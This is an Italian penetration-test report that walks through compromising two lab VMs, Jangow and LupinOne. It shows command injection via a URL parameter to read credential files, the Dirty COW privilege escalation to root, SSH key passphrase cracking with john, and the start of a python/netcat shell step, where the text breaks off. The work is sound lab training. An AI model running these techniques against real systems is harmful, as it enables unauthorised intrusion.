

BLACKBOX JANGOW



Raptor Shield

INTRODUZIONE

Questo report descrive i passaggi eseguiti per compromettere la macchina virtuale Jangow, affrontando in dettaglio il processo di scoperta delle vulnerabilità, l'accesso iniziale e la scalata dei privilegi fino a ottenere l'accesso come root.

L'obiettivo è analizzare e dimostrare l'importanza di un approccio metodico nell'esecuzione di test di penetrazione, sfruttando le vulnerabilità esistenti per garantire una valutazione accurata della sicurezza dei sistemi.


Il primo passo è stato il download e l'importazione della macchina virtuale Jangow , il suo indirizzo IP è stato individuato tramite il comando netdiscover.

Questo strumento consente di scansionare la rete e identificare dispositivi attivi, rilevando l'indirizzo IP della macchina target. Una volta trovato l'indirizzo IP, è stata verificata la connettività con il sistema Kali Linux tramite un semplice comando di ping, per confermare che la macchina fosse raggiungibile.

```
File Actions Edit View Help
Currently scanning: 192.168.216.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120

IP At MAC Address Count Len MAC Vendor / Hostname
192.168.50.1 08:00:27:e4:01:fa 1 60 PCS Systemtechnik GmbH
192.168.50.152 08:00:27:00:77:9d 1 60 PCS Systemtechnik GmbH

File System
(kali㉿kali)-[~]
$ sudo netdiscover
```



Il passo successivo è stato eseguire una scansione delle porte della macchina Jangow per identificare i servizi in ascolto e le relative vulnerabilità.

È stata utilizzata una scansione Nmap con l'opzione -A per rilevare la versione dei servizi e il sistema operativo, oltre a -p- per scansionare tutte le 65535 porte TCP, e -T4 per velocizzare il processo di scansione. Il risultato ha rivelato due porte aperte:

- Porta 80: HTTP, che ospita un server web.
- Porta 21: FTP, utilizzato per la gestione dei file.

Queste porte hanno indicato i principali vettori d'attacco per l'esplorazione e la compromissione del sistema.

```
(kali㉿kali)-[~] $ nmap -sV 192.168.50.152
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-18 07:00 EDT
Nmap scan report for 192.168.50.152
Host is up (0.00057s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache   httpd 2.4.18
MAC Address: 08:00:27:00:77:9D (Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.21 seconds
```

Dopo aver individuato la porta HTTP aperta, la macchina è stata esplorata tramite il browser per esaminare il sito web in esecuzione. Navigando nel sito, è stato scoperto un percorso interessante sotto /site/, che ha portato alla pagina principale del server web.

Per individuare ulteriori risorse, è stato eseguito uno strumento di directory busting, come Gobuster, per scoprire altre directory nascoste nel sito. Il risultato ha portato a un file HTML chiamato index.html all'interno di una directory di WordPress.

Un elemento che ha attirato particolare attenzione è stato il parametro buscar nell'URL <http://192.168.50.152/site/busque.php?buscar=>, il quale sembrava vulnerabile a manipolazioni. Sono stati eseguiti vari tentativi di attacco sul parametro per esplorare le directory e leggere file sensibili, come .backup, il quale poteva contenere informazioni riservate.

```
(kali㉿kali)-[~]
$ curl "http://192.168.50.152/site/busque.php?buscar=$(urlencode "cat ../../.backup")"
$servername = "localhost";
$database = "jangow01";
$username = "jangow01";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
```

The screenshot shows a Kali Linux desktop environment. In the top-left, there's a terminal window with the above PHP code. In the top-right, there are two browser windows. The left one shows a directory listing for '/site/' with a single entry: 'site/ 2021-06-10 18:05 -'. The right one shows a 'GRayscale' theme landing page. Below the browser windows is another terminal window displaying the output of a curl command that has exploited the 'buscar' parameter to read the contents of the '.backup' file.

```
(kali㉿kali)-[~]
$ curl "http://192.168.50.152/site/busque.php?buscar=ls%20-lla"
total 40
drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 .
drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets
-rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busque.php
drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css
-rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html
drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js
drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress

(kali㉿kali)-[~]
$ curl "http://192.168.50.152/site/busque.php?buscar=ls%20-lla%20.."
total 16
drwxr-xr-x 3 root root 4096 Oct 31 2021 .
drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
-rw-r--r-- 1 www-data www-data 336 Oct 31 2021 .backup
drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 site
```

Durante l'esplorazione del servizio FTP sulla porta 21, è stato necessario connettersi al server per verificare la presenza di file interessanti. L'accesso FTP ha rivelato un file denominato user.txt, che conteneva la prima flag, una parte dell'obiettivo dell'attacco

L'accesso FTP ha quindi fornito un'informazione utile per continuare la progressione dell'attacco, ma non ha garantito il controllo completo sulla macchina.

```
(kali㉿kali)-[~]
$ ftp 192.168.50.101
Connected to 192.168.50.101.
220 (vsFTPd 3.0.3)
Name (192.168.50.101:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

```
(kali㉿kali)-[~]
$ searchsploit -m 40616
Exploit: Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method)
    URL: https://www.exploit-db.com/exploits/40616
    Path: /usr/share/exploitdb/exploits/linux/local/40616.c
    Codes: CVE-2016-5195
    Verified: True
File Type: C source, ASCII text
cp: overwrite '/home/kali/40616.c'?
Copied to: /home/kali/40616.c

ftp> cd /tmp
250 Directory successfully changed.
ftp> pwd
Remote directory: /tmp
ftp> put dirty.c
local: dirty.c remote: dirty.c
229 Entering Extended Passive Mode (|||28611|)
150 Ok to send data.
100% [*****] 4963 1.41 MiB/s 00:00 ETA
226 Transfer complete.
4963 bytes sent in 00:00 (687.17 KiB/s)
ftp>
```

L'escalation dei privilegi è stata una fase cruciale, poiché il semplice accesso FTP e la lettura di file non erano sufficienti per ottenere il pieno controllo del sistema.

A questo punto, sono stati utilizzati strumenti di enumerazione come linpeas, che aiutano a identificare potenziali vulnerabilità nel sistema, come configurazioni errate o software obsoleto che potrebbero essere sfruttati per ottenere privilegi elevati.

Tuttavia, dopo aver eseguito diversi tentativi, l'exploit finale è stato trovato nella vulnerabilità Dirty Cow nel kernel Linux, che permette a un attaccante di ottenere privilegi di root sfruttando un difetto di gestione della memoria.

Questo exploit è stato utilizzato con successo per eseguire codice arbitrario e ottenere l'accesso come root, permettendo il pieno controllo della macchina.

```
jangow01@jangow01:/tmp$ ls  
dirty.c  systemd-private-5d4bac4eff9a4829bf4050c745820d9e-systemd-timesyncd.service-oqLTG  
jangow01@jangow01:/tmp$
```

```
jangow01@jangow01:/tmp$ gcc -pthread dirty.c -o dirty
dirty.c: In function `__proceselfmemThread':
dirty.c:99:17: warning: passing argument 2 of `lseek' makes integer from pointer without a cast
[-Wint-conversion]
    lseek(f, map, SEEK_SET);

In file included from dirty.c:28:0:
/usr/include/unistd.h:337:16: note: expected `__off_t' (aka long int) but argument is of type `void *'
void *
extern __off_t lseek (int _fd, __off_t __offset, int __whence) __THROW;

dirty.c: In function `main':
dirty.c:136:5: warning: implicit declaration of function `asprintf' [-Wimplicit-function-declaration]
    asprintf(&backup, "cp %s /tmp/bak", suid_binary);
               ^
dirty.c:140:5: warning: implicit declaration of function `fstat' [-Wimplicit-function-declaration]
    fstat(f,&st);
               ^
dirty.c:142:12: warning: format `zd' expects argument of type `int', but argument 2 has type
`__off_t' (aka long int) [-Wformat=]
    printf("Size of binary: %d\n", st.st_size);

jangow01@jangow01:/tmp$ ./dirty
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 54256
Racing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
thread stopped
Popping root shell.
Don't forget to restore /tmp/bak
root@jangow01:/tmp# whoami
root
root@jangow01:/tmp#
```

BLACKBOX LUPINONE

Raptor Shield

INTRODUZIONE

L'obiettivo di questa attività era ottenere i privilegi di root su una macchina target, il livello di accesso più elevato che ci permette di controllare completamente il sistema.

Per raggiungere questo obiettivo, abbiamo seguito un approccio metodico, analizzando ogni dettaglio e sfruttando diverse tecniche di enumerazione e sfruttamento delle vulnerabilità.

Identificazione della macchina target:

Dopo aver configurato la macchina target, abbiamo individuato il suo indirizzo IP (192.168.50.156) tramite una scansione della rete locale con lo strumento netdiscover.

```
192.168.50.156/secretu 192.168.50.156/secretu
File Actions Edit View Help
Currently scanning: 192.168.57.0/16 | 192 Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120 Exploit-DB Go
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.50.1 08:00:27:40:48:ab 1 60 PCS Systemtechnik GmbH
192.168.50.156 08:00:27:04:da:eb 1 60 PCS Systemtechnik GmbH
```

```
(kali㉿kali)-[~] $ sudo nmap -sC -sV 192.168.50.156
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 08:14 EDT
Nmap scan report for 192.168.50.156
Host is up (0.00051s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|   256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
| http-robots.txt: 1 disallowed entry
|_ /~myfiles
| http-server-header: Apache/2.4.48 (Debian)
| http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:04:DA:EB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.61 seconds
```

Scansione delle porte e dei servizi:

Utilizzando nmap, abbiamo eseguito una scansione completa della macchina, identificando due porte aperte: la porta 22 (SSH) e la porta 80 (HTTP). Sulla porta 80, abbiamo trovato due directory interessanti: robot.txt e /~myfiles.

Analisi delle directory web:

La directory `robot.txt` ci ha indirizzato a `/~myfiles`, ma abbiamo riscontrato un errore 404. Utilizzando lo strumento `ffuf`, abbiamo scoperto una directory nascosta chiamata `secret`, che conteneva un messaggio con informazioni cruciali: la presenza di una chiave privata SSH, l'uso di fasttrack per craccare la passphrase, e un username (`icex64`).




```
(kali㉿kali)-[~]
$ ffuf -c -ic -u http://192.168.50.156/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -fc 403 -e .txt ,.html

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.50.156/~secret/.FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
:: Extensions  : .txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200-299,301,302,307,401,403,405,500
:: Filter        : Response status: 403

[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 7ms]
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 3ms]
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 7ms]
:: Progress: [175302/175302] :: Job [1/1] :: 5882 req/sec :: Duration: [0:00:26] :: Errors: 0
```



Scoperta della chiave SSH privata:
Continuando con ffuf, abbiamo trovato un file nascosto chiamato mysecret.txt, che conteneva una stringa codificata in Base58. Dopo averla decodificata, abbiamo ottenuto una chiave SSH privata, che abbiamo convertito in un hash utilizzando ssh2john.

```
(kali㉿kali)-[~]
$ ffuf -c -u http://192.168.50.156/~FUZZ -w /usr/share/wordlists/dirb/common.txt
v2.1.0-dev

:: Method          : GET
:: URL            : http://192.168.50.156/~FUZZ
:: Wordlist        : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects: false
:: Calibration    : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500

secret [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 3ms]
:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

192.168.50.156/~secret/ × +
← → C ⌂ 192.168.50.156/~secret/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Hello Friend, Im happy that you found my secret directory, I created like this to share with you my create ssh private key file, Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend icex64
```

```
192.168.50.156/~secret/.mysecret.txt

Kali Linux Kali Tools Kali Docs Kali Forums Exploit-DB Google Hacking DB OffSec

x08sNt936L6WvRdEPKuLe16wuyYnfT0YZE0010K6pkokA3jz02083cVokk674MSdA1TdjkVsEsvGLvrMKdpshtz1GCa0u4ceLw3LILYw2K75k290E2qcdwP7ylugahCrNHyaoaoLeBD1CAo(jj4JUxa0f0ucifovcugzn81GJ8Ldx0)os51thmr1YtwpG74M5MeEpsCgeOrNySh3xe3dik88pJ6x05l57mz2a942Vd88rs1zrXauVSLxardUEFRLusnrllePMAnSeTyu0TnKj2zvTb8d5jvhJKay2zxfet2d48sRFhUwReUk704hncPb2m0n0TSuRonfUGChd03L209Heprvs67Y623ne54rmT6v1phHLD8gBc927fIRMV3pa5yj200x0lpf6etrrterjwJdL67prie5MM4vY3M0v9cu63580ewC1Y2AKXvBhu2pX7tqu9YE1FL613K00f3y7w4L17jFlvrlKfW6vY0yllo3Jy1bX0p2WmqaXncQXllueks6fHMfMlRoTfQmz29wB2JfHP39810qwuJf5m90XKvD3jedwM98ley2j61yaM4eN3EUFnud0184405757uokLHDs1V73Tp0e8g85LjuvtNpy08gqyCzJ7H5mP8d0gobes84V345kp0gDNKjv0fjvzb68fpjEP1125edv9Jb0CyNRFKpTxxp705nk7t5LSE68H4rsLyv6djtU79nJ0wOKRP13Bugsnd7LxHuYorRmragBw5yNa1f4J3BapacTM695PyZT8M26Lwch74jPKKzf5LgEVycRyA570kuod9yozyBxxsxf8w5g3nTb68fpjEP1125edv9Jb0CyNRFKpTxxp705nk7t5LSE68H4rsLyv6djtU79nJ0wOKRP13Bugsnd7LxHuYorRmragBw5yNa1f4J3BapacTM695PyZT8M26Kzt1zaB2z9doleJUKEjaJAHMFllxs1x007u07y4gk1gk1AT1MFBSBjTc7owzKHcpqBnJrxouBVJqfQ0MD3jctjder26057euaaa3xhy8Ar3Ayggnyjw2Bw0m0bx5x71x4NyH2u2H018vKE1B0001r1vLN8mH6175K1Lx2ATN7x6pnE3C317EPKbouOC2x0d916K3yLf7rBH9ibbtCsuaBAY755CntvgFFEuclFanfbzdw8icDyUmkzr1fz1m1916h4bg068RMFx5dhe5T6247VfN6ha31bgqvPBAsz2f2jKFKg4134fcJ46g1C0xtluqqznuocjMsd2muCA2gca2rp1BT6GxuKffSxDC1y32ax20P7nzEBvC215B1vElB3tde512zhKM6880uK96kswtzgptstfFB806yftNqDbz0-4W00jxx3nBhM00Uygdwm1RqjNo1cv10fzGfN4r1x7bs359w7av0L31v2zL1U01dk0h25cf271syjnxu2Zfpgb12Y1gla75okK1s1LY1b1leX9fcfewAp46f06xka1jEpcicbn1H5001qpxX088p41w8RvRvL0aGcsgjbuaANlyCartGn1LwLs0001k1Lnwvrt7Fku0EsqjKjpsCu10f1p1fj01u1atB2t3fcY2cZ78qx21aq57eP058kwv5XatC1ELXb02Ke0lcw0xbCSPnP6E6u0Zrb3ngs5M00U0t912ha5k4b66g4av58bfXfU6an5P1kaedh8RVRcypkqjm8lhe1cA8X2j101Ujwv0orfgtKk8puEpp#025aa5jNPNtY45nJyJHM5Vvn69e3Ph6wrrks1teL0Kxj)jRgtWu9cwT2bjiy2huH5b7u05AX2Tmrsbkt3eF0n6KAHmJ25nAfmeGhshtCtnAU41duio7fpmMuc3tpKbres9HtCe35ujK3u2L2yfHEKjBNcxb1g0w5M34nX5KA1M4M7dPewv09ThPqkOfb1sJL1ic9579tV0HCjnb1AKdcjLnh9738ZMfU6DvbFq5d4CTLN6)xTCF3200kKzqzEt7yLcJrae5k8N0NtCovxRBU503axfLx4j2X00BfAg1tunkRralowKj3J2Dzna54H8nuwMa1P7mre7r7aMDEPxGwdbjZurKAzhf0edYCVp9d1qbd9LgPrnKvBxkdfz7pWk8jivhnqasajW3pct4CznaMfCrrjke14W80byqdr7D27LhdmuxTxp08Seq2pYENR970nKtVf2LhmgH4HoFeyCak3xFCPNf9Cf4t4n4YGLau7c15uC72ms1T1jHTjKy79ja6146FDdZULTkwPahe92f1uTk0726fwY4h4zyGd80G1pxXv5K5Spu4tCxyF2FR9E3c2zxtryg66020vTny2t23YtEhEe94ckCS59RdhDr7123zq0kAs8uPfM12PvNHydgNzpgE66gj9cZbgBaNSPwrgPBM1tg9tfe4xYyv1J8BFNSMDvTY1futcn1oRTDw67w5z23adjlUmL0L0c6MaowZJ2zry4PAc1vpstOrt0t3JEDwvHt0e4wC0xxArBFVjfv25jyhTjhdgsjwE5nF6pVshbV82Z1bd18d1cvhxpxgpmu1jByElxHfC9735gLDvgjv8n7PEJYxplCoyCs55r35Mh7fkjgj3kvFt5fPHw8t5jCVBu0UTKSEAvkR161H64LE)Bz256640hkgpuTgrFtejcanLX77LUsv4Lcvf1c439jtv0dCn92rcL0B51oB8MyZ9CMNk4PF70uqa7vCTgw4Yjv5vJ6EPRFnq5r9g4hvGqeeMamg5mNShA3px3pckhg5c6qkVhew817n0B7vukqfDeC458Uczh9FbAgn0wHExa547vCxh71gcafqvq25eAPFgJqyvR5c0x1KtR0j3279KLAySMHvNcRxx077p63p5zLxVXClFhrobqF2v2d7kg4rcplZnGm6mEltL7CfTrdwMvpVpplRZzQf7e00fxkR8L72zGeL8R8G0JUlyBMPB8veC7jGy3qFujvCLtMEYX0074tuEzR2EYMy6v2GG1Ep4H2eHMuwqt0Xbs6p8sbJzATFLXvBp3PjyBw8rg4akz708FAGry03trxytjN4M4p0NMPKU1DFeRyL18H9GUdeoZfZdkbfFfV8RaewPYFNsPDCn1Pwg58w9agC5X5zbM0BmU2zpCstqFAXxe0d8LiwZzPdsbF2Y2EzKjMy1ckGrFa
```

Cracking della passphrase:

Utilizzando john con la wordlist fasttrack.txt, abbiamo craccato la passphrase e ottenuto l'accesso all'account icex64

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!          (ssh_key.rsa)
1g 0:00:00:04 DONE (2025-03-19 09:11) 0.2267g/s 21.76p/s 21.76c/s 21.76C/s Autumn2013..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
(kali㉿kali)-[~]
$ ssh -i ssh_rsa  icex64@192.168.50.156
Enter passphrase for key 'ssh_rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

Scalata dei privilegi:

Una volta dentro la macchina, abbiamo utilizzato il comando sudo -l per identificare le vulnerabilità. Abbiamo scoperto che l'utente `arsene` poteva eseguire comandi senza password, sfruttando una vulnerabilità legata a `python pty`. Modificando un file Python (`webbrowser.py`), siamo riusciti a ottenere l'accesso come `arsene`

```
User icex64 may run the following commands on LupinOne:  
(arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py  
icex64@LupinOne:~$
```

These can all be caught by using netcat and listening on the port specified (4444).

Method 1: Python pty module

